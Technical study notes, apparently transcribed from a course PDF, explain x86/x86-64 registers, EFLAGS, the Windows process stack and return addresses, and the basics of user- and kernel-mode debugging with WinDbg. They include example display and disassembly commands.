As the title says, general register are the one we use most of the time Most of the instructions perform on these registers. They all can be broken down into 16 and 8 bit registers.

32 bits : EAX EBX ECX EDX

16 bits : AX BX CX DX

8 bits : AH AL BH BL CH CL DH DL

The "H" and "L" suffix on the 8 bit registers stand for high byte and low byte. With this out of the way, let’s see their individual main use

EAX,AX,AH,AL : Called the Accumulator register. It is used for I/O port access, arithmetic, interrupt calls, etc…

EBX,BX,BH,BL : Called the Base register. It is used as a base pointer for memory access. Gets some interrupt return values

ECX,CX,CH,CL : Called the Counter register. It is used as a loop counter and for shifts. Gets some interrupt values

EDX,DX,DH,DL : Called the Data register. It is used for I/O port access, arithmetic, some interrupt calls.

Segment registers CS DS ES FS GS SS

Segment registers hold the segment address of various items. They are only available in 16 values. They can only be set by a general register or special instructions. Some of them are critical for the good execution of the program and you might want to consider playing with them when you’ll be ready for multi-segment programming

Index and pointers ESI EDI EBP EIP ESP

Indexes and pointer and the offset part of and address. They have various uses but each register has a specific function. They some time used with a segment register to point to far address (in a 1Mb range). The register with an "E" prefix can only be used in protected mode.

ES:EDI EDI DI : Destination index register Used for string, memory array copying and setting and for far pointer addressing with ES

DS:ESI EDI SI : Source index register Used for string and memory array copying

SS:EBP EBP BP : Stack Base pointer register Holds the base address of the stack

SS:ESP ESP SP : Stack pointer register Holds the top address of the stack

CS:EIP EIP IP : Index Pointer Holds the offset of the next instruction It can only be read

Indicator

EFLAGS

The EFLAGS register holds the state of the processor. It is modified by many intructions and is used for comparing some parameters, conditional loops and conditionnal jumps. Each bit holds the state of specific parameter of the last instruction.

Bit	**Label**	**Desciption**
0	CF	Carry flag

Bit	Label	Desciption
2	PF	Parity flag
4	AF	Auxiliary carry flag
6	ZF	Zero flag
7	SF	Sign flag
8	TF	Trap flag
9	IF	Interrupt enable flag
10	DF	Direction flag
11	OF	Overflow flag
12-13	IOPL	I/O Priviledge level
14	NT	Nested task flag
16	RF	Resume flag
17	VM	Virtual 8086 mode flag
18	AC	Alignment check flag (486+)
19	VIF	Virutal interrupt flag
20	VIP	Virtual interrupt pending flag
21	ID	ID flag

x86-64

The 64-bit versions of the 'original' x86 registers are named:

rax - register a extended

rbx - register b extended

rcx - register c extended

rdx - register d extended

rbp - register base pointer (start of stack)

rsp - register stack pointer (current location in stack, growing downwards)

rsi - register source index (source for data copies)

rdi - register destination index (destination for data copies)

The registers added for 64-bit mode are named:

r8 - register 8

r9 - register 9

r10 - register 10

r11 - register 11

r12 - register 12

r13 - register 13


r14 - register 14

r15 - register 15

Program Memory

When a binary application is executed, it allocates memory in a very specific way within the memory boundaries used by modern computers. The diagram shows how process memory is allocated in Windows between the lowest memory address (0x00000000) and the highest memory address (0x7FFFFFFF) used by applications:

The Stack



When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs). The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack. To facilitate the independent execution of multiple threads, each thread in a running application has its own stack. Stack memory is “viewed” by the CPU using a Last-In, First-Out (LIFO) structure. This essentially means that while accessing the stack, items put (“pushed”) on the top of the stack are removed

("popped") first. The x86 architecture implements dedicated PUSH and POP assembly instructions to add or remove data to the stack respectively.

Function Return Mechanics

When code within a thread calls a function, it must know which address to return to once the function completes. This "return address" (along with the function's parameters and local variables) is stored on the stack. This collection of data is associated with one function call and is stored in a section of the stack memory known as a stack frame.

When a function ends, the return address is taken from the stack and used to restore the execution flow to the calling function.

Thread Stack Frame Example	
Function A return address:	0x00401024
Parameter 1 for function A:	0x00000040
Parameter 2 for function A:	0x00001000
Parameter 3 for function A:	0xFFFFFFFF


CPU Registers

To perform efficient code execution, the CPU maintains and uses a series of nine 32-bit registers (on a 32-bit architecture). Registers are small, extremely high-speed CPU storage locations where data can be efficiently read or manipulated.

32-bit register	Lower 16 bits	Higher 8 bits	Lower 8 bits
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI	SI	N/A	N/A
EDI	DI	N/A	N/A
EBP	BP	N/A	N/A
ESP	SP	N/A	N/A
EIP	IP	N/A	N/A

Subregisters

The register names were established for 16-bit architectures and were then extended with the advent of the 32-bit (x86) platform, hence the letter "E" in the register acronyms. Each register may contain a 32-bit value (allowing values between 0 and 0xFFFFFFFF) or may contain 16-bit or 8-bit values in the respective subregisters.



ESP – The Stack Pointer

As previously mentioned, the stack is used for storage of data, pointers, and arguments. Since the stack is dynamic and changes constantly during program execution, the stack pointer ESP keeps "track" of the most recently referenced location on the stack (top of the stack) by storing a pointer to it.

ESP – The Base Pointer

Since the stack is in constant flux during the execution of a thread, it can become difficult for a function to locate its stack frame, which stores the required arguments, local variables, and the return address. EBP, the base pointer, solves this by storing a pointer to the top of the stack when a function is called. By accessing EBP, a function can easily reference information from its stack frame (via offsets) while executing

EIP – The Instruction Pointer

EIP, the instruction pointer, is one of the most important registers for our purposes as it always points to the next code instruction to be executed. Since EIP essentially directs the flow of a program, it is an attacker's primary target when exploiting any memory corruption vulnerability such as a buffer overflow

Debugging in Windows

Windows Debug

WinDbg is one of several debuggers available for windows. OllyDbg and Immunity Debugger are also well known.

Immunity Debugger began as a fork of OllyDbg but it has since surpassed its functionality.

WinDbg is preffered due to being able to debug in user-mode and kernel-mode.

It is available free of change as a part of the Software Development Kit (SDK), the Windows Driver Kit (WDK), and the Debugging Tools for Windows.

The Debugging Tools for Windows package contains advanced debugging tools, which are used to

explore Windows internals. The latest version is included as part of the Windows SDK. (See windbg for more details about the different installation types.) These tools can be used to debug user-mode processes as well as the kernel.

There are four debuggers included in the tools: cdb, ntsd, kd, and WinDbg. All are based on a single debugging engine implemented in DbgEng.dll, which is documented fairly well in the help file for the tools.

- `cdb` and `ntsd` are user-mode debuggers based on a console user interface. The only difference between them is that `ntsd` opens a new console window if activated from an existing console window, while cdb does not.
- `kd` is a kernel-mode debugger based on a console user interface.
- `WinDbg` can be used as a user-mode or kernel-mode debugger, but not both at the same time. It provides a GUI for the user.
- The user-mode debuggers (`cdb`, `ntsd`, and `WinDbg`, when used as such) are essentially equivalent. Usage of one or the other is a matter of preference.
- The kernel-mode debuggers (`kd` and `WinDbg`, when used as such) are equivalent as well.

What is a Debugger?

A debugger is a computer program inserted between the target application and the CPU, in principle, acting like a proxy.

Using a debugger allows us to view and interact with the memory and execution flow of applications. The memory space of most operating systems, including Windows, is divided into two parts, kernel-mode (ring 0) and user-mode (ring 3).

The CPU processes code at a binary level, which is difficult for people to read and understand. The Assembly programming language introduces a one-to-one mapping between the binary content and programming language.

Even though assembly language is supposed to be human-readable, it's still a low-level language, and it takes time to master. An opcode is a binary sequence interpreted by the CPU as a specific instruction. This is shown in the debugger as hexadecimal values along with a translation into assembly language

User-mode debugging

The debugging tools can also be used to attach to a user-mode process and to examine and/or change process memory. There are two options when attaching to a process:

- **Invasive** Unless specified otherwise, when you attach to a running process, you use the `DebugActiveProcess` Windows function to establish a connection between the debugger and the debugee. This permits you to examine and/or change process memory, set breakpoints, and perform other debugging functions. Windows allows you to stop debugging without killing the target process as long as the debugger is detached, not killed.
- **Noninvasive** With this option, the debugger simply opens the process with the `OpenProcess`


function. It does not attach to the process as a debugger. This allows you to examine and/or change memory in the target process, but you cannot set breakpoints. This also means it's possible to attach noninvasively even if another debugger is attached invasively.

Kernel-mode debugging

As mentioned, there are two debuggers that can be used for kernel debugging: a command-line version (Kd.exe) and a GUI version (Windbg.exe). You can perform three types of kernel debugging with these tools:

- Open a crash dump file created as a result of a Windows system crash.
- Connect to a live, running system and examine the system state (or set breakpoints if you're debugging device driver code). This operation requires two computers: a target (the system being debugged) and a host (the system running the debugger). The target system can be connected to the host via a null modem cable, an IEEE 1394 cable, a USB 2.0/3.0 debugging cable, or the local network. The target system must be booted in debugging mode. You can configure the system to boot in debugging mode using Bcdedit.exe or Msconfig.exe. (Note that you may have to disable secure boot in the UEFI BIOS settings.) You can also connect through a named pipe—which is useful when debugging Windows 7 or earlier versions through a virtual machine product such as Hyper-V, Virtual Box, or VMWare Workstation—by exposing the guest operating system's serial port as a named pipe device. For Windows 8 and later guests, you should instead use local network debugging by exposing a host-only network using a virtual NIC in the guest operating system. This will result in 1,000x performance gain.
- Windows systems also allow you to connect to the local system and examine the system state. This is called local kernel debugging. To initiate local kernel debugging with WinDbg, first make sure the system is set to debug mode (for example, by running msconfig.exe, clicking the **Boot** tab, selecting **Advanced Options**, selecting **Debug**, and restarting Windows). Launch WinDbg with admin privileges and open the **File** menu, choose **Kernel Debug**, click the **Local** tab, and then click **OK** (or use bcdedit.exe). Some kernel debugger commands do not work when used in local kernel debugging mode, such as setting breakpoints or creating a memory dump with the .dump command. However, the later can be done with LiveKd, described later in this section.
- Once connected in kernel-debugging mode, you can use one of the many debugger extension commands—also known as bang commands, which are commands that begin with an exclamation point (**!**)—to display the contents of internal data structures such as threads, processes, I/O request packets, and memory management information.
- An excellent companion reference is the Debugger.chm help file, contained in the WinDbg installation folder, which documents all the kernel debugger functionality and extensions. In addition, the **dt** (display type) command can format more than 1,000 kernel structures because the kernel symbol files for Windows contain type information that the debugger can use to format structures.


WinDbg Interface




WinDbg Commands

```
http://windbg.info/doc/1-common-cmds.html
https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/commands
```

Open Notepad Select Attach to a Process from the File menu or press F6



There are different ways to sort this list if it's not open already. System order is the default, which means the processes are sorted from newest to oldest. We can also sort by the process ID or executable name, making it easier to locate a running process. Let's locate our newly-created Notepad process, which will be at the bottom of the list by default.



Load Symbols


Symbol files permit WinDbg to reference internal functions, structures, and global variables using names instead of addresses. Configuring the symbols path allows WinDbg to fetch symbol files for native Windows executables and libraries from the official Microsoft symbol store.

The symbols files (with extension .PDB) are created when the native Windows files are compiled by Microsoft. Microsoft does not provide symbol files for all library files, and third party applications may have their own symbol files.

We access the symbol settings through the File > Symbol File Path... menu.

A commonly used symbol path is C:\symbols.

srv*c:\symbols*https://msdl.microsoft.com/download/symbols



Once the symbol path is configured and an Internet connection is available, we can force the download of available symbols for all loaded modules before beginning any actual debugging with .reload:

Use the .reload /f command to force download of available symbols for all loaded modules before beginning any actual debugging.

Accessing and Manipulating Memory WinDbg

We can display the assembly translation of a specified program code in memory with the WinDbg **u** command. This is useful as it allows us to inspect the assembly code of certain Windows APIs as well as any part of the code of the current running program. The **u** command accepts either a single memory address or a range of memory as an argument, which will tell it where to start disassembling from. If we do not specify this argument, the disassembly will begin at the memory address stored in EIP.

```
u kernel32!GetCurrentThread
```

Reading from Memory

We can read process memory content using the display command followed by the size indicator.

db – display bytes

dw – display word

dd – display double word

dq – display quad word

```
db esp
dw esp
dd esp
dq 00007ff9`31950867
dq rsp
```

dc – display double word and ascii

dW – display word and ascii


```
dW KERNELBASE L2
db KERNELBASE L2
dd esp L1
```

Dumping Structures from Memory

One of the advantages of WinDbg is the ability to use Microsoft symbols for core modules (DLLs).

The Display Type dt command takes the name of the structure to display as an argument and, optionally, a memory address from which to dump the structure data. The structure needs to be provided by one of the loaded symbol files. The Thread Environment Block (TEB) structure displayed in the example below is without any additional arguments.

```
dt ntdll!_TEB
```



In this case, the optional address for the structure was not provided, and WinDbg shows the

structure fields as well as their offsets.

In the output, each specified field for that structure is shown at the relative specific offset into the structure. This is followed by the field name and its data type. For cases where a field points to a nested structure, the field data type is replaced by the correct sub-structure type. The substructure type can also be identified with an underscore (_) leading the field type, and the field type name in capital letters.


Notice that the NtTib field at offset 0x0 is a nested structure of type _NT_TIB.

If the memory address of a structure is known, it can be passed to the dt command as an additional parameter.

Continuing the previous example, we can use dt with the address of the TEB by leveraging the $teb pseudo register.

